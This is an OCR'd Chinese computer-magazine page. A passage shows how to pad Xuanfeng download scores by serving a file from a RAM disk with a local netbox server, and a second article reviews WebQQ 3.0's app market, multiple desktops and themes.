最直接想到的方法就是本地服务器，也就是在自己电脑上搭建服务器，比如用netbox，然后下载就行了。速度几乎等同于硬盘复制，速度20MB/s，够爽吧。但是，硬盘执行拷贝的时候想必机器很卡吧，而且我用的是笔记本，这样折腾硬盘我于心不忍啊。本文既然题为安全刷分，就不能让硬盘冒这样的风险。

怎么办呢？存储介质除了硬盘还有内存么，我们可以占用一部分内存搞一个内存盘出来，这里我用kDisk软件创建一个内存盘。过程很简单，先准备一个大于50MB的刷分文件（例如一个100MB的，名为“刷分文件.rar”的文件），然后打开软件（win7下需要管理员权限），点击添加磁盘，输入要创建的内存盘的大小并选择盘符（如图1），点添加，就完成了（如图2）。




图2

然后把netbox和刷分用的文件复制到这个内存盘里，运行netbox，打开旋风，新建任务，地址里填写“http://127.0.0.1/刷分文件.rar”，保存位置就保存在内存盘，保存的文件名改一下（如图3），点确定。体验一下飞一般的下载速度吧——内存速度。




图3

这样刷分既不会对硬盘有损伤，还能加快刷分速度。另外，清空下载记录以后，旋风不会像迅雷那样疯狂地上传数据，所以，即使是挂机，也不用担心硬盘。

（文章中所涉及到的软件已经收录在光盘中）

Webqq 3.0 不同的网络体验

独坐黄昏




图1

在前上年非常看好的webQQ2.0推出后，我们渐渐开始意识到，腾讯渐渐走向向webOS的领域，不再是单纯的上QQ聊天了，而是将腾讯自己旗下的大部分产品加入到这个“单纯的网页”中，如QQ音乐，QQ空间，QQ微博，邮箱等。四月底，腾讯再次推出了web3.0，它的界面更加友好和漂亮，操作更加简便，同样是webqq，他们去的区别到底在哪里呢？

一、Webqq3.0突出的亮点

1. 加入了QQ云输入法；

2. 添加了还在测试的QQ云词典；

3. 添加了应用市场，可以添加市场里的软件，类似苹果的App Store；

4. 背景是动态画面；

5. 全新的界面切换功能，一共有5个桌面，同时按下Ctrl+Alt+数字（1~5）就可以快速切换，也可以点击中央上方的5个小圈来切换，而每个桌面均可以随意添加应用市场中的软件；




图3

6.保留了实用的 时钟，天气预报，还有腾讯自己的soso（如图1）

二、实际体验

首先，我们先打开webqq，在浏览器里输入http://web.qq.com/，就可以进入了（如图2），界面有很大的改观，背景不再只是死板的图片了，而是动态的。进入webqq3.0后，点击左下角灰色的QQ图标，会弹出一列选择框（如图3），界面很像XP，整个应该是模仿windows中的界面，可以说非常人性化，用起来非常顺手.选择上面的登录，人后填入QQ号，就可以登录了。




图2

品种繁多的应用：

打开应用市场，里面大约有1900种应用软件，非常类似App Store，而且非常方便，最重要的是免费的哦。（如图4）




图4

桌面不再杂乱：

当打开了十分多的应用时，桌面会非常的乱，我发现一个非常实用的功能，就是在左下角登陆的位置旁边有一个显示桌面的选项（如图5），




图5

也可以按下他的快捷键(Ctrl+Alt+D)，就上电脑上显示桌面一样方便.当然，你也可以快速切换桌面。

桌面不再单调：

在webqq从2.0更新到3.0，腾讯添加了更多的主题，还添加了动态主题（如图6），甚至自定义图片作桌面背景，也可以是网络图片。（如图7）使桌面更加绚丽多彩。




图6

